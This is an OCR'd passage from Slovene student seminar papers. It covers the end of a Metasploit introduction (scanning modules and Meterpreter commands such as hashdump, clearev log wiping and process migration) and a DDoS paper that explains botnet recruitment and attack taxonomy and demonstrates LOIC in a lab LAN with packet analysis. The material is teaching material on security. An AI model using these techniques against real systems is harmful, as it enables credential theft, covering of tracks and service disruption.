
- **SMB login check** modul nam omogoča preizkušanje obstoječe dobljeno uporabniško ime in geslo na drugih sistemih. S tem lahko hitro ugotovimo ali se dobljeno enako uporabniško ime in geslo uporablja na drugih sistemih. Rezultati vseh najdenih sistemov z enakim uporabniškim imenom in geslom se zapiše v podatkovno bazo, ki se nahaja v orodju Metasploit. Slaba stran modula SMB login check je, da se vsaka neuspešna prijava v sistem ponavadi zabeleži v log datoteke in tako lahko pametna žrtev hitro ugotovi, da nekdo preizkuša obstoječe uporabniško ime in geslo na drugih sistemih;

- **VNC authentication** modul išče obstoječo VNC storitev v omrežju, ki ne potrebuje uporabniškega imena in gesla za dostop. Pri iskanju se lahko omejimo na določen intervl IP naslovov za hitrejše iskanje. Modul omogoča tudi večnitno iskanje, kar še bolj pohitri iskanje VNC storitve. Vse najdene VNC storitve, ki ne potrebujejo uporabniškega imena in gesla za dostop, se shranijo v podatkovno bazo v orodju Metasploit. Ko najdemo VNC storitev, ki ne potrebuje uporabniškega imena in gesla za dostop, se lahko preprosto povežemo z VNC odjemalcem in tako dobimo dostop do sistema;

- **NeXpose** je poseben program, ki ni del orodja Metasploit, za iskanje ranljivosti v podanem sistemu. Vse ranljivosti, ki jih odkrije orodje, lahko shranimo v podatkovno bazo ali v tekstovni format za kasnejšo obdelavo. Orodje Metasploit podpira tudi uvoz rezultatov v Metasploit podatkovno bazo za izvajanje napadov na katere je sistem ranljiv. Določene elemente programa NeXpose lahko uporabljamo tudi preko tekstovnega vmesnika Msfconsole za nepodprte elemente pa moramo uporabiti uradni grafični vmesnik orodja NeXpose (slika 11);

- **Nessus** je zelo podoben programu NeXpose, kjer iščemo ranljivosti podanega sistema. Tako kot pri programu NeXpose, se rezultati lahko uvozijo v orodje Metasploit za izrabljanje najdenih ranljivosti. Program ni mogoče upravljati z Msfconsole, kar pomeni, da moramo vedno uporabiti privzeti grafični vmesnik za dostop do programa.

4.7 Meterpreter



Slika 11: Najdene ranljivosti s programom NeXpose

Meterpreter je poseben program, ki ga naložimo na žrtvin sistem preko ranljivosti. Meterpreter nam vzpostavi sejo med nami in žrtvijo in nam omogoča izvajanje ukazov na žrtvinem sistemu. Meterpreter živi izključno v pomnilniku žrtvinega sistema in ne ustvari nobenih novih datotek na sistemu. Meterpreter je v osnovi zelo majhen program vendar, ko nam ga uspe naložiti na žrtvin sistem, lahko nalagamo posebne module in tako razširimo njegovo uporabnost. Razširitveni moduli se prenašajo preko TCP povezave od napadalca do žrtve, kjer se potem naložijo. TCP povezavo je mogoče tudi kriptirati, kar oteži zaznavanje preko omrežja, da se meterpreter izvaja na sistemu.

Meterpreter lahko upravljamo s številnimi ukazi, med katerimi je naslednje dobro poznati:

- `help` izpiše in opiše vse ukaze, ki jih lahko izvedemo;
- `cat` je identičen ukazu `cat` na Unix sistemih in nam izpiše vsebino podane datoteke;
- `clearev` izbriše Application, System in Security log datoteke na Windows operacijskem sistemu;
- `download` omogoča prenos datotek na naš sistem;
- `upload` naloži podano datoteko na žrtvin sistem;
- `vim` odpre podano datoteko v vim urejevalniku;
- `execute` izvrši podani ukaz na žrtvinem sistemu;
- `getuid` izpiše uporabnika v katerem se izvaja program meterpreter;
- `hashdump` izpiše hash vrednosti gesel za vse uporabnike;
- `ls` je identičen ukazu `ls` v Unix sistemih;
- `migrate` omogoča prenos programa meterpreter v druge procese sistema (slika 12);
- `search` išče podano ime datoteke na žrtvinem sistemu.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

Slika 12: Prenos programa meterpreter v proces explorer

5. ZAKLJUČEK

S člankom smo avtorji želeli bralcu približati tematiko varnosti v računalniških sistemih ter vdorov vanje. Vdore, grožnje in napade smo jasno in strogo klasificirali. Daljši razdelek smo posvetili najpogostejšim oblikam vdorov in napadov, saj tako med laiki, kot tudi v strokovnem svetu, obstaja nekaj nejasnosti o tem, kaj nekateri izmed izrazov pravzaprav pomenijo. Strogim definicijam smo podali tudi številne primere iz resničnega sveta. V zadnjem razdelku smo predstavili vse, kar potrebuje bralec za uspešen začetek dela z orodjem Metasploit.

Po branju članka od bralca pričakujemo, da bo imel dobro predstavo o širini problematike računalniške varnosti, da bo znal jasno ločiti med izrazi, ki se uporabljajo pri opisih najpogostejših oblik napadov ter da bo seznanjen z možnostmi, ki mu jih ponuja orodje Metasploit.

6. VIRI

[1] N. Balon, et al. Computer intrusion Fornsics. *Research paper*.

[2] CoLoS. Vdor v računalniški sistem. *Fakulteta za računalništvo in informatiko*.

[3] Microsoft TechNet. Common Types of Network Attacks. *Spletni članek*.

[4] Offensive Security. Metasploit unleashed. *Spletni tečaj*.

DOS in DDOS: opis in praktični preizkus

Igor Avbelj Urša Krevs Rok Majerčič

POVZETEK

Pri DoS in DDoS napadih poskuša napadalec blokirati žrtvino storitev in uporabnikom onemogočiti dostop do te storitve. Pri DoS napadu sodeluje le en napadalec, pri DDoS napadu oziroma porazdeljenem DoS napadu pa sam napad namesto napadalca izvajajo agenti, ki jih je napadalec predhodno okužil z zlonamerno kodo. Poznamo delitve napadov glede na rekrutiranje agentov in glede na značilnosti napada.Glavna obramba pred DoS in DDoS napadi je redno posodabljana programska oprema. Pred napadi se lahko branimo tudi s filtriranjem paketov, ki jih uporabniki pošiljajo storitvi. Napad smo simulirali analizirali njegove učinke. Izvedli smo tudi praktični poskus obrambe pred napadom.

Ključne besede

DoS, DDoS, filtriranje paketov, napad, obramba, LOIC, loiq

1. UVOD

DoS in DDoS napadi so širši javnosti postali znani predvsem po zaslugi gibanja Anonymous, ki jim je s tovrstnimi napadi uspelo ohromiti kar nekaj znanih spletnih strani. Zato smo se odločili, da si to področje podrobneje pogledamo.

V tej seminarski nalogi bomo predstavili področje DoS in DDoS napadov. Najprej bomo pogledali, kaj ti napadi sploh so ter na kakšne načine jih lahko napadalci izvajajo. Pogledali si bomo tudi primer delitve napadov na posamezne kategorije glede na njihove značilnosti. Uporabili bomo orodje LOIC ter nekaj njegovih klonov. DDoS napad bomo v kontroliranem okolju tudi izvedli. Nato si bomo pogledali še nekaj metod zaščite ter detekcije napada. Za detekcijo bomo preizkusili sistem Snort, za omejevanje vpliva napada pa požarni zid.

2. TEORIJA DOS IN DDOS NAPADOV

DoS in DDoS napadi so zločini nad integriteto računalnika. Njihov cilj je preprečiti uporabnikom dostop do neke storitve.

Napadalec to naredi tako, da zapolni pasovno širino žrtve ali pa njen procesorski čas.

2.1 DoS napadi

DoS napad oziroma Denial of Service napad povzroči izpad delovanja storitve. Namen napada je lahko preprečitev dostopa do storitve vsem uporabnikom, lahko pa je cilj onemogočiti uporabo storitve le enemu uporabniku. Možno je tudi, da napadalec želi škodovati ponudniku storitve in ne njegovim uporabnikom.

Pri DoS napadu se napad izvaja s pomočjo le enega računalnika. Ker so omrežja vedno bolj zmogljiva, preprosti DoS napadi niso dovolj močni, da bi porabili celotno pasovno širino žrtve. DoS napadi danes običajno ciljajo na razne šibkosti ali pomanjkljivosti v protokolih, ki se uporabljajo na internetu ali pa v aplikacijah, ki jih žrtev uporablja. Zato je glavna obramba pred DoS napadom redno posodabljana programska oprema.

Danes se DoS napadi zaradi vedno zmogljivejših omrežij in strojne opreme uporabljajo veliko manj. Večinoma se uporabljajo DDoS napadi.


2.2 DDoS napadi

DDoS napad oziroma Distributed Denial of Service napad je enak DoS napadu, le da je DDoS napad porazdeljen. Pri tem napadu zlonamerne pakete pošilja več računalnikov.

Pri tem napadu ne sodelujeta le napadalec in žrtev. Napad ponavadi poteka na sledeč način. Napadalec običajno rekrutira nekaj računalnikov, ki jih imenujemo gospodarji in nekaj, ki jih imenujemo agenti. To naredi tako, da jih okuži z virusom. Agenti so tisti, ki pošiljajo pakete žrtvi. Napadalec lahko napad sproži tako, da čas napada vnaprej zakodira v kodo, ki se poganja na agentih, lahko pa napad sproži tako, da pošlje ukaz gospodarjem, ki nato pošljejo ukaz za napad agentom.

Struktua napada je takšna, da so gospodarji podrejeni napadalcu, agenti pa so podrejeni gospodarjem. Gospodarji niso nujen korak v strukturi napada. Napadalcu so lahko direktno podrejeni tudi agenti. Struktura napada je prikazana v

Slika 1: Shema možne strukture DDoS napada



sliki 1.

2.2.1 *Rekrutiranje*

Rekrutiranje imenujemo postopek, s katerim napadalec pridobiva nove računalnike za svoje omrežje za napad, torej nove gospodarje in agente.

Rekrutiranje ločimo glede na to, kako napadalec najde agente. Napadalec preiskuje prostor IP naslovov in išče ranljive računalnike. Vsak okužen računalnik lahko naprej išče nove računalnike, lahko pa to delajo le gospodarji. Okužene računalnike, ki iščejo in okužujejo nove računalnike, imenujemo skenirni računalniki, iskanje novih ranljivih računalnikov pa skeniranje.

Poznamo več načinov skeniranja (povzeto po [1]):

- Naključno skeniranje

  Pri naključnem skeniranju skenirni računalnik pregleduje računalnike na naključno generiranih IP naslovih. To je možno le pri uporabi IPv4 naslovov, saj je IPv6 naslovni prostor preredek in je preveč naslovov, ki ne vodijo nikamor. Tak način skeniranja generira veliko prometa na omrežju in poveča možnosti detekcije napada že v tej začetni fazi.

- Skeniranje po seznamu

  Pri tem načinu skeniranja napadalec skenirnemu računalniku da v naprej definiran seznam potencialno ranljivih računalnikov. Ta seznam je lahko zgradil pri kakšnem predhodnem napadu ali pa iz javno dostopnih virov. Ko skenirni računalnik odkrije ranljiv računalnik, običajno tudi ta postane skenirni računalnik. Originalni skenirni računalnik mu preda del še nepregledanega dela svojega seznama. S tem se prepreči večkratno pregledovanje naslovov.

- Topološko skeniranje

  Pri topološkem skeniranju se za širjenje uporabljajo komunikacijske navade uporabnika skenirnega računalnika. Nove skenirne računalnike (ki kasneje postanejo agenti) se išče na primer preko e-pošte in sicer tiste računalnike, s katerimi komunicira uporabnik skenirnega računalnika. Tako širjenje je počasno, vendar generira zelo malo dodatnega prometa na omrežju.

- Horizontalno skeniranje

  Pri horizontalnem skeniranju skenirni računalniki iščejo specifično ranljivost. To naredijo tako, da na vsakem IP naslovu pregledajo določena vrata.

- Vertikalno skeniranje

  Z vertikalnim skeniranjem se išče kakršnokoli ranljivost na nekem IP naslovu. Da se jo najde, se na vsakem naslovu pregleda vsa vrata.

- Prikrito skeniranje

  Pri prikritem skeniranju se lahko uporablja katerakoli tehnika skeniranja, le da se izvaja počasneje in dalj časa. S tem se zmanjša verjetnost detekcije napada, saj ni opaznega dviga količine prometa na omrežju.

Kodo za sam DDoS napad lahko rekrutirani računalniki dobijo že med skeniranjem, skupaj s kodo za skeniranje lahko pa jo pridobijo kasneje s centralnega strežnika.

2.3 Delitve napadov

Delitve napadov so povzete po [1].

DDoS napade lahko glede na njihove značilnosti delimo v skupine. To nam pomaga opisati napad in nam pomaga tudi pri obrambi pred njim.

Napade delimo glede na naslednje kriterije:

- Delitev glede na to, kako avtomatiziran je napad
- Delitev glede na to, ali izrablja slabost v programski opremi
- Delitev glede na hitrost pošiljanja paketov
- Delitev glede na možnost iskanja značilnosti
- Delitev glede na žrtev
- Delitev glede na učinek na žrtev

2.3.1 Delitev glede na to, kako avtomatiziran je napad

Napad je lahko popolnoma avtomatiziran, delno avtomatiziran in ne avtomatiziran.

Pri napadih, ki niso avtomatizirani, napadalec poišče agente in jih okuži z zlonamerno kodo brez vmesnega sistema, ki bi rekrutiranje avtomatiziral. Tudi napad sproži napadalec ročno. Agentom sporoči, ko naj bi se napad začel, čas napada ni zapisan v kodi za napad. Takšni napadi se danes skoraj ne uporabljajo več.

Avtomatizirani napadi celoten postopek izvedejo avtomatsko. Napadalec le poda kodo za napad, od tu naprej pa je celoten proces rekrutiranja avtomatiziran. Tudi čas napada se poda že v kodi, ki jo napiše napadalec. Pri popolnoma avtomatiziranem DDoS napadu praktično ni komunikacije med napadalcem in agenti. To pomeni, da je napadalec manj izpostavljen in ga je, tudi ob odkritju agentov, težje poiskati.

Tretja vrsta napadov so delno avtomatizirani napadov. Ti napadi so kombinacija med avtomatiziranimi in nevtomatiziranimi napadi. Avtomatizirano je rekrutiranje agentov, napad pa se sproži ročno. Da napadalec sproži napad, mora komunicirati z agenti. To lahko naredi tako, da ima vsak agent IP naslov svojega gospodarja, da mu lahko sporoči, ko je pripravljen na napad. Gospodar pa si shranjuje seznam agentov (podobno tudi med gospodarji in napadalcem). Pri tem načinu komunikacije se da ob odkritju enega samega agenta odkriti celotno DDoS omrežje. Možni so tudi bolj prikriti načini komunikacije. Primer takšnega komuniciranja je uporaba IRC (Internet Relay Chat), kjer uporabnik lahko ustvari zasebni kanal, ki ga potem uporablja za komunikacijo z agenti. Takšno komunikacijo je veliko težje izslediti.

2.3.2 Delitev glede na to, ali izrablja slabost v programski opremi

Napad lahko izrablja slabost v programski opremi. Lahko, da je to pomanjkljivost nekega programa naloženega na žrtvinem računalniku ali pa je to protokol, ki se uporablja pri prenosu podatkov. Primer takšnega napada je TCP SYN napad, ki izrablja trojno rokovanje TCP (Transmission Control Protocol) protokola. Pri TCP protokolu najprej prvi računalnik pošlje sporočilo SYN, drugi računalnik mu odgovori s SYN ACK, kar pomeni, da je prejel SYN prvega računalnik. Prvi računalnik sedaj odgovori z ACK, kar pomeni, da je prejel SYN ACK drugega računalnika. Napadalec pošlje veliko sporočil SYN žrtvi nato pa ne čaka in ne odgovarja na SYN ACK. Žrtev pri TCP rokovanju rezervira veliko prostora v povezavni vrsti za dokončanje rokovanja, kar pomeni, da se prostor v povezavni vrsti hitro porabi in vzpostavljanje novih povezav ni možno.

Če napad ne izrablja nobene slabosti, le pošlje toliko paketov, da žrtev nima več na voljo pasovne širine ali procesorske moči za legitimne uporabnike. Pri takšnih napadih so lahko paketi generirani popolnoma naključno in je napadalca skoraj nemogoče izslediti.

Napadi so lahko tudi kombinirani. Napadalec pošlje neobvladljivo količino paketov, ki hkrati izrabljajo še neko šibkost sistema.

2.3.3 Delitev glede na hitrost pošiljanja paketov

Hitrost pošiljanja paketov je lahko konstanta, lahko pa se spreminja skozi čas.

Če je hitrost pošiljanja konstantna, je napad običajno hiter. Agenti običajno pošiljajo toliko paketov, kot jim le dovoljuje njihova procesorska moč in omrežje. Žrtev tak napad hitro prizadene in potrebnih je malo agentov. Zaradi prometa, ki ga tak napad proizvaja, ga je možno tudi hitro zaznati.

Če se hitrost pošiljanja paketov spreminja, je takšen napad pogosto težko zaznati. Poznamo napade, kjer se hitrost pošiljanja paketov viša in take, kjer se prosto spreminja.

Pri napadih, kjer se hitrost pošiljanja paketov viša, žrtev ne vidi takojšnjega učinka, saj se odzivnost ali kvaliteta njene storitve niža počasi. Takšen napad je učinkovit tudi proti sistemom za preprečevanje DDoS napadov, ki se učijo, kakšen je običajen promet in zaznajo napade glede na anomalije v prometu. S počasnim večanjem količine paketov je možno takšen sistem naučiti, da napad predstavlja običajen promet. S tem je možno žrtev pripraviti do tega, da kupi dodatno strojno opremo, da sledi lažnemu povpraševanju po njenih storitvah.

Pri napadih, kjer se hitrost napada spreminja, se lahko napad prilagodi obrambnemu sistemu žrtve, da se napadalec izogne detekciji. Lahko pa napadalec agente razdeli v skupine, ki izmenično napadajo žrtev. Tako so žrtvine storitve zasedene ves čas, na omrežju pa je težje zaznati anomalije, ker ne napadajo ves čas isti agenti.

2.3.4 Delitev glede na možnost iskanja značilnosti

Značilnosti je možno poiskati napadom, ki napadajo točno določeno aplikacijo, protokol ali storitev žrtve. Sposobnost iskanja značilnosti ni odvisna le od napad,a ampak tudi od virov, ki jih žrtev za to nameni.

Nekatere izmed takšnih napadov je možno filtrirati. To se lahko stori z izločanjem nepravilnih paketov. To žrtev obrani pred napadom, ki na primer pošilja pakete, ki so naključno generirani. Lahko pa se analizira promet, ki ga napad generira in se te pakete filtrira glede na značilnosti napada. Vedno je potrebno previdno filtrirati, saj nočemo izločiti legitimnih uporabnikov.

Nekaterih napadov ni možno filtrirati, saj so to običajno paketi, ki prosijo za neko storitev, ki je kritična za delovanje žrtvinega sistema. Takšnih paketov ni možno ločiti od paketov legitimnih uporabnikov.

Za nekatere napade značilnosti ni možno poiskati. To so pogosto napadi, ki napadajo več storitev in aplikacij, ki jih žrtev ponuja. Takšne napada je še vedno možno delno ali pa v celoti filtrirati.

2.3.5 Delitev glede na žrtev

Ko napade delimo glede na žrtev, s tem mislimo, kateri del žrtvine infrastrukture napada.

Eden izmed načinov je, da napade aplikacijo, ki teče na žrtvinem strežniku. S tem onemogoči uporabnikom dostop do te aplikacije. To naredi tako, da porabi vse vire, ki jih uporablja aplikacija. Čeprav ta aplikacija ni dostopna, pa je možno, da bodo dostopne ostale aplikacije, ki tečejo na žrtvinem strežniku. Takšen napad je običajno težko zaznati, saj je dodatnega prometa malo, ker napadalcu ni treba obremeniti celotnega strežnika, ampak le določeno aplikacijo.

Žrtvino storitev lahko napadalec onemogoči tudi s tem, da napade kritične vire v žrtvinem omrežju. To so običajno ozka grla na poti do žrtve. To je lahko na primer usmerjevalnik. Takšnemu napadu se je možno izogniti s podvajanjem kritičnih virov.

Še eden izmed načinov, da napadalec prepreči uporabnikom dostop do žrtvine storitve je, da popolnoma onemogoči dostop do strežnika, na katerem teče žrtvina storitev. To naredi z direktnim napadom na strežnik, tako da porabi celotno pasovno širino strežnika ali pa vso njegovo procesorsko moč. Lahko ga tudi pripravi do tega, da ni več odziven ali pa, da je za nadaljnje delovanje potreben ponovni zagon. Podobno delujejo tudi napadi na infrastrukturo omrežja. Pri napadu na infrastrukturo omrežje se napadajo na primer imenski strežniki in druge storitve, nujno potrebne za delovanje omrežja. Napadeni strežniki se običajno ne morejo sami rešiti, ampak morajo za pomoč prositi na primer strežnik, ki je nekje višje na poti zlonamernih paketkov.

Lahko, da tarča napada ni storitev, ki jo nudi žrtev, ampak omrežje, ki ga uporablja - na primer omrežje nekega podjetja. Napad se izvede tako, da se porabi pasovno širino omrežja zasede s pošiljanjem paketov na kateregakoli izmed naslovov v omrežju. Tudi pri takšnem napadu se žrtev ne more obraniti sama, ampak mora prositi za pomoč.

2.3.6 Delitev glede na učinek na žrtev


Poznamo takšne napade, ki popolnoma ohromijo delovanje žrtvine storitve in tiste, ki zasedejo le del storitve. To drugo vrsto je običajno težje zaznati. Tak napad povzroči, da le manjši delež uporabnikov ne more uporabljati storitve, za ostale pa storitev lahko deluje le počasneje. Ta napad lahko povzroči veliko škodo podjetju, saj je možno, da bo, če napada ne bo zaznalo, moralo dokupovati dodatno strojno opremo za nemoteno delovanje svoje storitve.

Napade, ki omrežje popolnoma ohromijo, delimo na več vrst. Poznamo takšne napade, pri katerih človeška pomoč ni potrebna za ponovno vzpostavitev normalnega delovanja. Storitev običajno začne normalno delovati kmalu po prenehanju napada. Ob hitrem odzivu na napad pa je možno, da legitimni uporabniki napada sploh ne bodo opazili. Obstajajo pa tudi takšni napadi, ki povzročijo, da je potrebno programsko opremo na kateri teče žrtvina aplikacija, ponovno zagnati. Za takšne napade pravimo, da je potrebna človeška pomoč.

Možni bi bili tudi napadi, ki bi poškodovali strojno opremo, na kateri teče žrtvina storitev vendar takšni napadi običajno niso DDoS napadi ampak DoS. Pri takšnih napadih ponovni zagon storitve ni takoj možen, saj je potrebno strojno opremo zamenjati ali popraviti.

3. PRAKTIčNI PRIKAZ NAPADA

V tem poglavju bomo analizirali DDoS napade, ki smo jih izvajali v kontroliranem okolju – znotraj lokalnega omrežja. Napadalci se pri DDoS napadih praviloma poslužujejo t.i. botnet omrežja. Tak napad izgleda tako, da napadalec razpošlje zlonamerno aplikacijo (bote) v obliki trojanskih konjev. Računalniki, ki se okužijo s to aplikacijo, lahko nato na napadalčev ukaz izvedejo napad na določen strežnik. Ker je v takem botnet-u uporabljenih veliko število računalnikov, se tako naenkrat pošlje veliko število zahtev proti napadenem strežniku. To pa postopoma vodi k sesutju le-tega. V takem primeru imamo torej veliko število uporabnikov z okuženimi računalniki, ki se sploh ne zavedajo, da sodelujejo v DDoS napadu - njihova udeležba je neprostovoljna.
Obstaja pa tudi alternativni način DDoS napada, kjer se napadalci prostovoljno pridružijo Botnet omrežju. V javnosti smo bili priča takšnemu napadu s strani skupine Anonymous, ki je s takimi napadi ohromila spletne strani kot so Visa, Mastercard in PayPal. Tak napad je izgledal tako, da je skupina Anonymous na Twitter objavila tarčo napada ter IRC naslov, s katerim se je posameznik lahko pridružil botnet omrežju (slika 1).



Slika 2: Twitter objava z opisom napada.

Zgoraj omenjena skupina se je pri svojih napadih poslueevala orodja Low Orbit Ion Cannon (LOIC), katerega bomo tudi uporabili v naši demonstraciji napada.

3.0.7 Low Orbit Ion Cannon

V nadaljevanju bo predstavljena izvirna različica LOIC, ki je bila spisana v programskem jeziku C#. Poleg omenjene sta bili razviti še spletna različica (Low Orbit Web Cannon) ter različica spisana v JavaScriptu (JS LOIC).
LOIC omogoča dva osnovna načina delovanja:

Ročno: uporabnik sam nastavi parametre napada

Samodejno: prostovoljno se pridružimo botnet omrežju; parametre določi napadalec ter jih pošlje preko IRC protokola

Če si izberemo ročni način delovanja, lahko nastavimo naslednje parametre:

Slika 3: LOIC GUI

- Select your target: Vpišemo url oziroma IP naslov računalnika, ki ga želimo napasti. V našem primeru bo to naslov računalnika v lokalnem omrežju.
- TCP/UDP message: Poljuben niz, ki se v TCP ali UDP načinu sekvenčno pošilja na izbran naslov.
- Port: Tu določimo vrata, čez katera se bodo pošiljale zahteve. Za uspešen napad je potrebno izbrati vrata, ki so na napadenem računalniku odprta. V našem primeru bomo uporabili najpogosteje uporabljena HTTP vrata 80.
- Method: LOIC omogoča tri različne vrste napadov, TCP, UDP in HTTP napad. V TCP/UDP obliki napada je sporočilo poslano kot navadno besedilo (plain text), v HTTP napadu pa je sporočilo vključeno v vsebino HTTP GET sporočila.
- Threads: Število niti oziroma število paketov, ki se pošiljajo sočasno.
- Wait for reply: Če je ta možnost obkljukana, LOIC pred pošiljanjem novih paketov počaka na potrditvene (ACK) pakete, ki jih prejme od napadenega računalnik. Slednji služijo napadalcu kot indikator uspešnosti napada.
- Speed: Hitrost pošiljanja oziroma število zahtev na sekundo.

Poleg nastavljivih parametrov nam LOIC prikazuje tudi povratno informacijo napada. Prikazane imamo naslednje parametre:

- Idle: Število niti (threads) v mirovanju.
- Connecting: Število niti, ki se poskušajo povezati z napadenim strežnikom.
- Requesting: Število niti, ki zahtevajo informcaijo iz napadenega strežnika.
- Downloading: Število niti, ki inicializirajo prenos informacije iz strežnika.
- Downloaded: Število vseh inicializiranih prenosov iz napadenega strežnika
- Requested: Število zahtev, poslanih na napaden strežnik.
- Failed: Število zavrženih paketov, ki so posledica neodzivnosti napadenega strežnika. Je tudi pokazatelj uspešnosti napada: več zahtev ne dobi odgovora, bolj je strežnik obremenjen.


3.0.8 *Testno okolje*

Kot je bilo že omenjeno, bo napad izveden v kontroliranem okolju. Ta se bo izvedel v lokalnem omrežju, v katerem bodo priključeni trije fizični računalniki.
Napad bomo izvedli v dveh načinih. V prvem načinu bomo izvedli napad iz enega računalnika z čim manjšo obremenitvijo strežnika. Namen tega napada ne bo obremenitev omrežja, temveč analiza zajetih paketov, ki se pošiljajo v takem napadu. V drugem primeru pa bomo raziskali, kako lahko tak napad obremeni sistem. V tem načinu bo eden od računalnikov v mreži "žrtev"napada, ostala dva pa "napadalca". Računalnik, ki ga bomo napadali, bo imel tudi zagnan spletni strežnik Apache, na katerem bo gostovana testna spletna stran.


3.0.9 *Analiza paketov*

Najprej smo izvedli napad v vseh treh načinih (TCP, UDP in HTTP) ter opazovali sprejete pakete z aplikacijo Wireshark. V vseh primerih smo napadali preko vrat 80 z najnižjo hitrostjo pošiljanja zahtev (1 nit). Prav tako smo za vsak poslan paket zahtevali odgovor iz napadenega strežnika.
IP naslov napadalca je 195.158.1.15, napadenega računalnika pa 192.168.1.17.

TCP. Pri TCP napadu smo med napadom zabeležili naslednja dva paketa:




Prvi paket predstavlja promet, ki ga sprejmemo od napadalca. Kakor vidimo, ima celotni paket dolžino enako 106 bajtov. Osrednji, podatkovni del paketa je v našem primeru enak 52 bajtov, vsebuje pa sporočilo, ki smo ga določili v nastavitvah LOIC-a (TCP/UDP message).



Slika 4: TCP paket napadalca

Drugi paket predstavljajo ACK (acknowledgment) paket. Ti paketi potrdijo sprejeto sporočilo in se pošljejo kot odgovor na napadalčev računalnik. Le ta ima manjšo velikost (54 bajtov), saj ne vsebuje podatkovnega dela s sporočilom. Napadalcu sporočilo ACK služi kot informacija o uspešnosti napada:




Slika 5: ACK paket TCP napada

